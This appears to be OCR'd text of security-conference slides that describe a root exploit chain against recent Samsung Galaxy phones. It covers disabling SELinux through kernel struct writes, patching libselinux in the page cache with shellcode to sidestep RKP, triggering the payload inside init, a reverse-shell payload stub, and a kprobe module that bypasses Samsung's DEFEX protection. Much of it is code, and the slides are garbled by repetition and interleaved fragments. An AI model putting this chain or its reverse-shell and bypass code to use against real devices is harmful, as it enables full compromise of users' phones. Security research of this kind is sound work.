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
What Defenses Prevent Direct Root?



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



What Defenses Prevent Direct Root?



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




What Defenses Prevent Direct Root?



Disabling SELinux I: `enforcing = 0`

```c
/* struct pipe_buffer - a linux kernel pipe buffer */
struct pipe_buffer {
    // the page containing the data for the pipe buffer
    struct page *page;
    // offset/length of data inside the @page
    unsigned int offset, len;
    // operations associated with this buffer
    const struct pipe_buf_operations *ops;
    unsigned int flags;
    unsigned long private;
};
```





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

Disabling SELinux I: `enforcing = 0`



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
    const struct pipe_buf_operations *ops;
    unsigned int flags;
    unsigned long private;
};
```

```c
/* older kernels: enforcing lived in RKP read-only memory */
#define RKP_RO_AREA __attribute__((section(".rkp.prot.page")))
int RKP_RO_AREA selinux_enforcing;

/* Galaxy S23 - S26: no RKP_RO_AREA on the SELinux state */
struct selinux_state selinux_state;
// $ grep selinux_state kallsyms
// ffffffc0827afb08 B selinux_state -> .bss, writable
```



Disabling SELinux I: `enforcing = 0`

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

Disabling SELinux II: Patch Per-Domain Permissive Map

```c
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Disabling SELinux II: Patch Per-Domain Permissive Map

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    const struct pipe_buf_operations *ops;
    unsigned int flags;
    unsigned long private;
};
```


```c
// selinux_state->policy
struct selinux_state {
    bool enforcing;
    struct selinux_policy __rcu *policy;
    [...]
};
```





Disabling SELinux II: Patch Per-Domain Permissive Map

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

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struct pipe_buffer {
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    const struct pipe_buf_operations *ops;
    unsigned int flags;
    unsigned long private;
};
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


```c
// ...->policy->policydb.permissive_map.node
struct selinux_state {
    bool enforcing;
    struct selinux_policy __rcu *policy;
    [...]
};
struct selinux_policy {
    struct policydb policydb;
    [...]
};
struct policydb {
    struct ebitmap permissive_map;
    [...]
};
struct ebitmap { struct ebitmap_node *node; u32 highbit; };
```

Disabling SELinux II: Patch Per-Domain Permissive Map

```c
/* struct pipe_buffer - a linux kernel pipe buffer */
struct pipe_buffer {
    // the page containing the data for the pipe buffer
    struct page *page;
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struct selinux_state {
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    [...]
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struct ebitmap { struct ebitmap_node *node; u32 highbit; };
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

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    unsigned long private;
};
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


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struct selinux_state {
    bool enforcing;
    struct selinux_policy __rcu *policy;
    [...]
};
struct selinux_policy {
    struct policydb policydb;
    [...]
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struct policydb {
    struct ebitmap permissive_map;
    [...]
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```

Sidestepping RKP: Patch `libselinux`

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/* struct pipe_buffer - a linux kernel pipe buffer */
struct pipe_buffer {
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};
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

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    const struct pipe_buf_operations *ops;
    unsigned int flags;
    unsigned long private;
};
```



physmap

task

```c
// fd = open("/system/lib64/libselinux.so", O_RDONLY)
// task->files->fdt->fd[n]
struct task_struct {
    struct files_struct *files;
    [...]
};
struct files_struct {
    struct fdtable *fdt;
    [...]
};
struct fdtable {
    unsigned int max_fds;
    struct file **fd;
    [...]
};
```

Sidestepping RKP: Patch `libselinux`



```c
/* struct pipe_buffer - a linux kernel pipe buffer */
struct pipe_buffer {
   // the page containing the data for the pipe buffer
   struct page *page;
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   unsigned int flags;
   unsigned long private;
};
```

```c
// fd = open("/system/lib64/libselinux.so", O_RDONLY)
// task->files->fdt->fd[n]
struct task_struct {
   struct files_struct *files;
   [...]
};
struct files_struct {
   struct fdtable *fdt;
   [...]
};
struct fdtable {
   unsigned int max_fds;
   struct file **fd;
   [...]
};
```

files->fdt->fd[n]



Sidestepping RKP: Patch `libselinux`

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/* struct pipe_buffer - a linux kernel pipe buffer */
struct pipe_buffer {
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    // operations associated with this buffer
    const struct pipe_buf_operations *ops;
    unsigned int flags;
    unsigned long private;
};
```



```c
// ...->fd[n]->f_inode->i_mapping
struct file {
    struct inode *f_inode;
    [...]
};
struct inode {
    struct address_space *i_mapping;
    [...]
};
```



Sidestepping RKP: Patch `libselinux`



```c
/* struct pipe_buffer - a linux kernel pipe buffer */
struct pipe_buffer {
    // the page containing the data for the pipe buffer
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

Sidestepping RKP: Patch `libselinux`

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    const struct pipe_buf_operations *ops;
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    unsigned long private;
};
```



```c
// ...->i_mapping->i_pages.xa_head
struct address_space {
    struct xarray i_pages; // the page cache of this file
    [...]
};
struct xarray {
    void *xa_head;
    [...]
};
```



Sidestepping RKP: Patch `libselinux`



```c
/* struct pipe_buffer - a linux kernel pipe buffer */
struct pipe_buffer {
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

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    unsigned int flags;
    unsigned long private;
};
```


```c
// ...->xa_head->slots[index >> shift & 63]
struct xa_node {
    unsigned char shift;
    void *slots[64];
    [...]
};
// index = file offset >> 12
```





Sidestepping RKP: Patch `libselinux`



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

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
    unsigned int flags;
    unsigned long private;
};
```



```c
// struct page -> physical address
pfn = (page - VMEMMAP_BASE) / 64;
phys = (pfn << 12) | (off & 0xfff);
```



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
};
```

```c
// struct page -> physical address
pfn = (page - VMEMMAP_BASE) / 64;
phys = (pfn << 12) | (off & 0xfff);

// selinux_check_access site, S26 Ultra
arb_p_write(phys + 0xcdb8, shellcode);
```





Sidestepping RKP: Trigger patched `libselinux`



Sidestepping RKP: Trigger patched `libselinux`

```
/* our payload, still an untrusted_app */
// ro.kernel.x is read-only: the set is denied, and it is
// init's denial path that calls into libselinux
__system_property_set("ro.kernel.x", "1");
```



Sidestepping RKP: Trigger patched `libselinux`

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
__system_property_set("ro.kernel.x", "1");
```

```c
/* payload-init-revsh.c - the blob now living in that page */
int payload_init_entry(void)
{
   if (s_uid() != 0) // only fire inside init
      return 0;
   if (lock()) // /dev/dd_revsh.lock, once only
      return 0;
   [...]
   return 0;
}
```



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
      return 0;
   spawn_revsh(); // clone + execve, connect back
   return 0;
}
```



Sidestepping RKP: Trigger patched `libselinux`

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




Samsung DEFEX



Samsung DEFEX

Samsung DEFeat EXploit (DEFEX):




Samsung DEFEX

Samsung DEFeat EXploit (DEFEX):

- Kernel anti-root LSM

  `assumes the kernel may already be compromised`



Samsung DEFEX

Samsung DEFeat EXploit (DEFEX):

- Kernel anti-root LSM
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
- Blocks the attacker from using root



Samsung DEFEX

Samsung DEFeat EXploit (DEFEX):

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
```c
/* security/samsung/defex_lsm/core/defex_main.c */
int task_defex_enforce(struct task_struct *p,
                       struct file *f, int syscall, ...)
{
    if (!p || p->pid == 1 || !p->mm || !is_task_used(p))
        return DEFEX_ALLOW; // early-out gate
    [...]
    check_ped(&dc, p, ...); // priv-escalation
    check_integrity(&dc, p, ...); // file integrity
    check_immutable_root(&dc, ...); // protected root
    check_trusted_map(&dc, p, ...); // trusted callers
    [...]
}
```



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



Defeating DEFEX: Hot Patch Kernel Registers



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

Defeating DEFEX: Hot Patch Kernel Registers



```c
/* kernel-module/bypass_defex.c */
static int pre(struct kprobe *k, struct pt_regs *regs)
{
   regs->regs[0] = 0; // x0 = p -> NULL
   return 0;
}
static struct kprobe defex_probe = {
   .symbol_name = "task_defex_enforce",
   .pre_handler = pre,
};
```

```c
/* security/samsung/defex_lsm/core/defex_main.c */
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   [...]
}
